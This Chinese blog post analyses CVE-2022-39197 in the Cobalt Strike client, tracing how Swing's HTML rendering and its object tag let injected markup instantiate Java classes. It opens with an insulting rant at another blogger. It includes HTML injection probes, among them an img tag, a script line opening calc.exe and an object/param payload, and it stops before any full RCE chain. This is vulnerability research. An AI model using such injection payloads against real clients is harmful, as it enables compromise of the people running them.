

最新CS RCE曲折的复现路

原创 漂亮鼠 赛博回忆录 2022-09-27 08:30 发表于浙江

0x00 前言


就在前几天，无敌的北辰少爷向CS官方提交了一个RCE漏洞，通过该漏洞可以在捕获攻击者的beacon后向teamserver发送包含xss的数据，经过反射后最终在攻击者的client上执行RCE，该漏洞编号为CVE-2022-39197。可见这是一个可遇不可求的反制黑客的神洞，安服仔的噩梦。既然是暴打jb小子的漏洞，那一定要复现一下，于是我下定决心燃烧精元死命肝，在群友尤其是panda师傅的大力支持下终于跌跌撞撞的完整的复现了该漏洞。回过头来看这几天，真是学了一车皮的东西。也欢迎大家加入赛博回忆录知识星球，后面我还会继续更新我的src自动化扫描改造希望大家喜欢。



0x01 插播娱乐新闻

由于东西太多，在开讲前我们先来看一段娱乐新闻。我就点名一下某鲁特，你朋友圈装逼挂个假复现CS RCE，还跟别人说就是JS执行命令。我看群里有人转了我就吐槽了一句





怎么这就要被你挂到公众号里？你看看你自己复现的什么玩意，插img标签走smb relay，这也叫做RCE？本来吧，你不挂我，我都不想理你，毕竟以你的水平到这个层次也差不多了，我打第一天就知道有人会这么复现。可我不太理解的是



你自己都说自己错了，那你挂我干嘛呢？我说错啥了呢？

安全圈-安全圈

Original 查鲁特 边界骇客 2022-09-24 00:53 Posted on 上海

前言:近几年安全行业飞速发展，安全圈不断有新人涌入，群体也在不断壮大。在学习的过程中或多或少都会接触到安全圈，虽然之前也看安全圈的一些事情不爽很久了，但是没发生在自己身上，吃瓜看戏。乐的一批，直到今天

复现一个CS，别人玩剩下的东西，这都有人能跟我撕起来

我的烂事就不说了，今天讲讲安全圈的几件奇怪的事吧

0x01 我有个朋友贼牛逼

 赛博回忆录

这你写的吧，别人玩剩下的东西是吧？

你的part 2是不是写不出来？无能狂怒倒是很有一手

到底是谁浮躁？我就纳闷了怎么有人脸皮这么厚还能写个文来骂那些专心研究的人说他们浮躁，自己却在朋友圈插个img就装RCE，搞个relay就装RCE，装就装吧还一本正经的忽悠别人，怎么自己装逼骗人被人揭穿了还跳脚了直接群嘲安全圈浮躁了？？你是不是不知道什么叫RCE？


你写的东西，难道就不是别人玩剩下的玩剩下的玩剩下的东西了吗？你自己都这么浮躁了，就不要怪圈子浮躁，物以类聚，你什么样子，你的圈子就是什么样子。我也浮躁，也爱装逼，但我不会像你一样半桶水却要蔑视天下英豪。

下面我正式开始打爆你的脸！

0x02 起点


相信大家在这几日都已经见过了插img标签来获取一个反弹的get请求，比如 在UI组件里写入

```
<html><img src=x>
```



这是一个demo的java swing的代码，在jlabel里我直接输入了payload就会得到一个渲染失败的图片，学过基础的xss的都知道，这就是个html的img标签渲染失败的样子。这也意味着如

果填入了远程地址，就会对远程服务器发送get请求。这也是这几天最常见的基础利用。那么这是为什么呢？没错，这就是swing（一种java GUI的库）自带的特性，也是一切的起点。



我们直接谷歌搜索swing html，第一条就是官方教你如何在swing里使用html标签。<https://docs.oracle.com/javase/tutorial/uiswing/components/html.html>

看到没，文档里直接告诉我们一个事实：在内容的开头插入 `<html>` 标签后续的内容就会被格式化为html文档进行解析，也就是说支持html标签。这里有个关键点就是**at the beginning**


of the text, 也就是说必须是开头插入 `<html>` 才行, 这个点很关键记一下。大部分鲁特们看到这里, 可能就很显然的认为既然支持html标签了那是不是直接套一套XSS那一套就可以RCE了, 这么看来北辰也没什么了不起, 我直接插一个

```
<script>alert(1)</script>
<script>window.open('file:///xxxx/calc.exe')</script>
```


想怎么弹怎么弹, 甚至还能引入外部js文件进行更多的XSS2RCE, 这个漏洞没什么了不起, 不过是他北辰发现了这个特性罢了。很显然, 事情没有那么简单, 甚至复杂度超出你的想象。

0x03 swing的html解析器


但凡盲测过也都会发现其实script标签是不生效的, 不仅仅是script标签, 很多标准的标签在swing这个场景里或多或少都受到一些功能限制。那么要实现RCE的话, 突破点在哪里呢? 这时候我们就需要从swing的代码里寻找答案了。打开jdk的rt.jar包, 我们可以定位到swing的包内容



- >  accessibility
- >  activation
- >  activity
- >  annotation
- >  imageio
- >  jws
- >  lang.model
- >  management
- >  naming
- >  net
- >  print
- >  rmi
- >  script
- >  security
- >  smartcardio
- >  sound
- >  sql
- >  swing



接下来就是在swing里找答案了。



- > [c AccessibleHTML](#)
- > [c BlockView](#)
- > [c BRView](#)
- > [c CommentView](#)
- > [c CSS](#)
- > [c CSSBorder](#)
- > [c CSSParser](#)
- > [c EditableView](#)
- > [c FormSubmitEvent](#)
- > [c FormView](#)
- > [c FrameSetView](#)
- > [c FrameView](#)
- > [c HiddenTagView](#)
- > [c HRuleView](#)
- > [c HTML](#)
- > [c HTMLDocument](#)
- > [c HTMLEditorKit](#)
- > [c HTMLFrameHyperlinkEvent](#)
- > [c HTMLFormEvent](#)


- ↳ [c HTMLWriter](#)
- > [c ImageView](#)
- [c InlineView](#)
- [c IsindexView](#)
- [c LineView](#)
- [c ListView](#)
- > [c Map](#)
- [c MinimalHTMLWriter](#)
- > [c MuxingAttributeSet](#)
- [c NoFramesView](#)
- [c StrictMode](#)

赛博回忆录

可以看到带了一个套的html解析器，我们打开那个HTML啥的类随便看看

■ plaf	157
■ table	158
■ text	159 @
└ html	160 @
> ■ parser	161 @
> C AccessibleHTML	162 @
C BlockView	163 @
> C CommentView	164 @
> C CSS	165 @
> C CSSBorder	166 @
> C CSSParser	167 @
C EditableView	168 @
> C FormSubmitEvent	169 @
> C FormView	170 @
C FrameSetView	171 @
> C FrameView	172 @
> C HiddenTagView	173 @
C HRuleView	174 @
> C HTML	175 @
> C HTMLDocument	176 @
> C HTMLEditorKit	177 @
C HTMLFrameHyperlinkEvent	178 @
C HTMLWriter	179 @
> C ImageView	180 @
C InlineView	181 @
C IsindexView	182 @
C LineView	183 @
> C ListView	
C Map	
C MinimalHTMLWriter	
> C MuxingAttributeSet	
C NoFramesView	
C ObjectView	

```
// --- Tag Names -----
public static final Tag A = new Tag( id: "a");
public static final Tag ADDRESS = new Tag( id: "address");
public static final Tag APPLET = new Tag( id: "applet");
public static final Tag AREA = new Tag( id: "area");
public static final Tag B = new Tag( id: "b");
public static final Tag BASE = new Tag( id: "base");
3 usages
public static final Tag BASEFONT = new Tag( id: "basefont");
public static final Tag BIG = new Tag( id: "big");
public static final Tag BLOCKQUOTE = new Tag( id: "blockquote", causesBreak: true, isBlock: true);
public static final Tag BODY = new Tag( id: "body", causesBreak: true, isBlock: true);
public static final Tag BR = new Tag( id: "br", causesBreak: true, isBlock: false);
public static final Tag CAPTION = new Tag( id: "caption");
public static final Tag CENTER = new Tag( id: "center", causesBreak: true, isBlock: false);
2 usages
public static final Tag CITE = new Tag( id: "cite");
public static final Tag CODE = new Tag( id: "code");
public static final Tag DD = new Tag( id: "dd", causesBreak: true, isBlock: true);
2 usages
public static final Tag DFN = new Tag( id: "dfn");
public static final Tag DIR = new Tag( id: "dir", causesBreak: true, isBlock: true);
public static final Tag DIV = new Tag( id: "div", causesBreak: true, isBlock: true);
public static final Tag DL = new Tag( id: "dl", causesBreak: true, isBlock: true);
public static final Tag DT = new Tag( id: "dt", causesBreak: true, isBlock: true);
public static final Tag EM = new Tag( id: "em");
public static final Tag FONT = new Tag( id: "font");
public static final Tag FORM = new Tag( id: "form", causesBreak: true, isBlock: true);
public static final Tag FRAME = new Tag( id: "frame");
```



会定义一大堆常见的html标签和属性，有标签定义那一定有标签解析之类的。东西太多我也不是非常看得懂，我就大概挑几个点说一下，首先是它定义了标签和对应的action

```
 3 usages
HTMLReader(int offset, int popDepth, int pushDepth,
           HTML.Tag insertTag, boolean insertInsertTag,
           boolean insertAfterImplied, boolean wantsTrailingNewline) {
    emptyDocument = (getLength() == 0);
    isStyleCSS = "text/css".equals(getDefaultStyleSheetType());
    this.offset = offset;
    threshold = HTMLDocument.this.getTokenThreshold();
    tagMap = new Hashtable<HTML.Tag, TagAction>();  
InitialCapacity: 57);
    TagAction na = new TagAction();
    TagAction ba = new BlockAction();
    TagAction pa = new ParagraphAction();
    TagAction ca = new CharacterAction();
    TagAction sa = new SpecialAction();
    TagAction fa = new FormAction();
    TagAction ha = new HiddenAction();
    TagAction conv = new ConvertAction();

    // register handlers for the well known tags
    tagMap.put(HTML.Tag.A, new AnchorAction());
    tagMap.put(HTML.Tag.ABRA, ca);
    tagMap.put(HTML.Tag.APPLET, ha);
    tagMap.put(HTML.Tag.AREA, new AreaAction());
    tagMap.put(HTML.Tag.B, conv);
    tagMap.put(HTML.Tag.BASE, new BaseAction());
    tagMap.put(HTML.Tag.BASEFONT, ca);
    tagMap.put(HTML.Tag.BIG, ca);
    tagMap.put(HTML.Tag.BLOCKQUOTE, ba);
    tagMap.put(HTML.Tag.BODY, ba);
    tagMap.put(HTML.Tag.BR, sa);
    tagMap.put(HTML.Tag.CAPTION, ba);
    tagMap.put(HTML.Tag.CENTER, ba);
```

赛博回忆录

比如我们熟悉的link标签

```
tagMap.put(HTML.Tag.LINK, new LinkAction());
```

赛博回忆录

会关联到linkaction


```
/*
 * A subclass to add the AttributeSet to styles if the
 * attributes contains an attribute for 'rel' with value
 * 'stylesheet' or 'alternate stylesheet'.
 */
1 usage
class LinkAction extends HiddenAction {

    public void start(HTML.Tag t, MutableAttributeSet a) {
        String rel = (String)a.getAttribute(HTML.Attribute.REL);
        if (rel != null) {
            rel = rel.toLowerCase();
            if (rel.equals("stylesheet") ||
                rel.equals("alternate stylesheet")) {
                if (styles == null) {
                    styles = new Vector<Object>( initialCapacity: 3);
                }
                styles.addElement(t);
                styles.addElement(a.copyAttributes());
            }
        }
        super.start(t, a);
    }
}
```



会专门判断rel是不是stylesheet，是的话可以使用href去引入外部的css，但是如果你去查link支持的属性还会发现标准里支持一大堆的type，会有一大堆的骚操作，但是在[这里](#)他只有这

两个type实际测下来是有反应的。



从注释和代码里我们也能看到script标签是不支持的，这里其实写的也不太对，但是至少可以说明这些标签不是不支持，就是功能有残缺，实际上也是如此。然后再来看另一片段

```
* @return the view
*/
@Override
public View create(Element elem) {
    AttributeSet attrs = elem.getAttributes();
    Object elementName =
        attrs.getAttribute(AbstractDocument.ElementNameAttribute);
    Object o = (elementName != null) ?
        null : attrs.getAttribute(StyleConstants.NameAttribute);
    if (o instanceof HTML.Tag) {
        HTML.Tag kind = (HTML.Tag) o;
        if (kind == HTML.Tag.CONTENT) {
            return new InlineView(elem);
        } else if (kind == HTML.Tag.IMPLIED) {
            String ws = (String) elem.getAttributes().getAttribute(
                CSS.Attribute.WHITE_SPACE);
            if ((ws != null) && ws.equals("pre")) {
                return new LineView(elem);
            }
            return new javax.swing.text.html.ParagraphView(elem);
        } else if ((kind == HTML.Tag.P) ||
                   (kind == HTML.Tag.H1) ||
                   (kind == HTML.Tag.H2) ||
                   (kind == HTML.Tag.H3) ||
                   (kind == HTML.Tag.H4) ||
                   (kind == HTML.Tag.H5) ||
                   (kind == HTML.Tag.H6) ||
                   (kind == HTML.Tag.DT)) {
            // paragraph
            return new javax.swing.text.html.ParagraphView(elem);
        } else if ((kind == HTML.Tag.MENU) ||
                   (kind == HTML.Tag.DIR) ||
                   (kind == HTML.Tag.UL) ||
                   (kind == HTML.Tag.OL)) {
            return new ListView(elem);
        } else if (kind == HTML.Tag.RBML) {
            return new RBMLView(elem);
        }
    }
}
```

在HTMLEditorKit里的create方法可以看到不同的标签会对应到创建不同的view

```
    } else if (kind == HTML.Tag.BR) {
        return new BRView(elem);
    } else if (kind == HTML.Tag.TABLE) {
        return new javax.swing.text.html.TableView(elem);
    } else if ((kind == HTML.Tag.INPUT) ||
               (kind == HTML.Tag.SELECT) ||
               (kind == HTML.Tag.TEXTAREA)) {
        return new FormView(elem);
    } else if (kind == HTML.Tag.OBJECT) {
        return new ObjectView(elem);
    } else if (kind == HTML.Tag.FRAMESET) {
        if (elem.getAttributes().isDefined(HTML.Attribute.ROWS)) {
            return new FrameSetView(elem, View.Y_AXIS);
        } else if (elem.getAttributes().isDefined(HTML.Attribute.COLS)) {
            return new FrameSetView(elem, View.X_AXIS);
        }
        throw new RuntimeException("Can't build a" + kind + ", " + elem + ":" +
                                   "no ROWS or COLUMNS defined.");
    } else if (kind == HTML.Tag.FRAME) {
        return new FrameView(elem);
    } else if (kind instanceof HTML.UnknownTag) {
        return new HiddenTagView(elem);
    } else if (kind == HTML.Tag.COMMENT) {
        return new CommentView(elem);
    } else if (kind == HTML.Tag.HEAD) {
```

table 标签创建
tableView

object 标签创建 objectView

frame 标签创建 frameview



这里重点来了，首先看这个object标签，这是个啥呀？我们跟进去看看

Component decorator that implements the view interface for <object> elements.

This view will try to load the class specified by the classid attribute. If possible, the Classloader used to load the associated Document is used. This would typically be the same as the ClassLoader used to load the EditorKit. If the document's ClassLoader is null, Class.forName is used.

If the class can successfully be loaded, an attempt will be made to create an instance of it by calling Class.newInstance. An attempt will be made to narrow the instance to type java.awt.Component to display the object.

This view can also manage a set of parameters with limitations. The parameters to the <object> element are expected to be present on the associated elements attribute set as simple strings. Each bean property will be queried as a key on the AttributeSet, with the expectation that a non-null value (of type String) will be present if there was a parameter specification for the property. Reflection is used to set the parameter. Currently, this is limited to a very simple single parameter of type String.

A simple example HTML invocation is:

```
<object classid="javax.swing.JLabel">
<param name="text" value="sample text">
</object>
```

Author: Timothy Prinzing

3 usages

```
public class ObjectView extends ComponentView {

    /**
     * Creates a new ObjectView object.
     *
     * @param elem the element to decorate
     */
    1 usage
    public ObjectView(Element elem) {
        super(elem);
    }
}
```



通过阅读注释我们可以了解到，这个**objectview**大体上就是可以实例化一个符合要求的类并且通过**param**进行参数传递！这有股天然的反序列化的味道了，因此这是RCE的一个极大可能的突破点。围绕这个**object**标签我们可以做的事情突然就从弹图片开始突破到了实例化任意类。先来看看后续的代码

```
    Usage  
    public ObjectView(Element elem) {  
        super(elem);  
    }  
  
    /**  
     * Create the component. The classid is used  
     * as a specification of the classname, which  
     * we try to load.  
     */  
    protected Component createComponent() {  
        AttributeSet attr = getElement().getAttributes();  
        String classname = (String) attr.getAttribute(HTML.Attribute.CLASSID);  
        try {  
            ReflectUtil.checkPackageAccess(classname);  
            Class c = Class.forName(classname, initialize: true, Thread.currentThread().  
                getContextClassLoader());  
            Object o = c.newInstance();  
            if (o instanceof Component) {  
                Component comp = (Component) o;  
                setParameters(comp, attr);  
                return comp;  
            }  
        } catch (Throwable e) {  
            // couldn't create a component... fall through to the  
            // couldn't load representation.  
        }  
  
        return getUnloadableRepresentation();  
    }  
}
```




明显的反射调用并且实例化类，这里要注意的是他还加了个限制判断，也就是实例必须继承与Component，否则就抛出异常。这也大大限制了我们所能操作的范围。我们继续跟入setParameters看看是怎么传递参数的

```
1 usage
private void setParameters(Component comp, AttributeSet attr) {
    Class k = comp.getClass();
    BeanInfo bi;
    try {
        bi = Introspector.getBeanInfo(k);
    } catch (IntrospectionException ex) {
        System.err.println("introspector failed, ex: "+ex);
        return; // quit for now
    }
    PropertyDescriptor props[] = bi.getPropertyDescriptors(); 取出所有属性然后循环
    for (int i=0; i < props.length; i++) { 判断哪些属性名和我们
        // System.out.println("checking on props[i]: "+props[i].getName())
        Object v = attr.getAttribute(props[i].getName());
        if (v instanceof String) { 通过标签传入的一致
            // found a property parameter
            String value = (String) v;
            Method writer = props[i].getWriteMethod(); 判断属性是否可写，也就是有没有
            if (writer == null) { setXXX的方法
                // read-only property. ignore
                return; // for now
            }
            Class[] params = writer.getParameterTypes();
            if (params.length != 1) { 所传参数必须是一个,
                // zero or more than one argument, ignore
                return; // for now
            }
            Object [] args = { value };
            try {
                MethodUtil.invoke(writer, comp, args);
            } catch (Exception ex) {
                System.err.println("Invocation failed");
                // invocation code
            }
        }
    }
}
```

总结下来就是：

1. classid传入需要实例化的类，类必须继承与Component
2. 必须有无参构造方法，貌似是因为newinstant是调用的无参构造方法
3. 必须存在一个setXXX方法的XXX属性
4. setXXX方法的传参数必须是接受一个string类型的参数

因此找到符合上述条件的类和属性，接着看实例化后能做啥事即可。比如我们可以简单的来测试一个




可以看到jlabel有无参数构造方法，并且有setText的满足条件的属性



那么我们可以构造

```
<html><object classid='javax.swing.JLabel'><param name='Text' value='hahaha'>
```



那其实就变成了从lib包里寻找符合条件的类和方法看看能不能最终做到RCE。在寻找符合条件的类之前我们先来看看这个标签，假设我们已经找到了能够RCE的链，他会是什么样子呢？

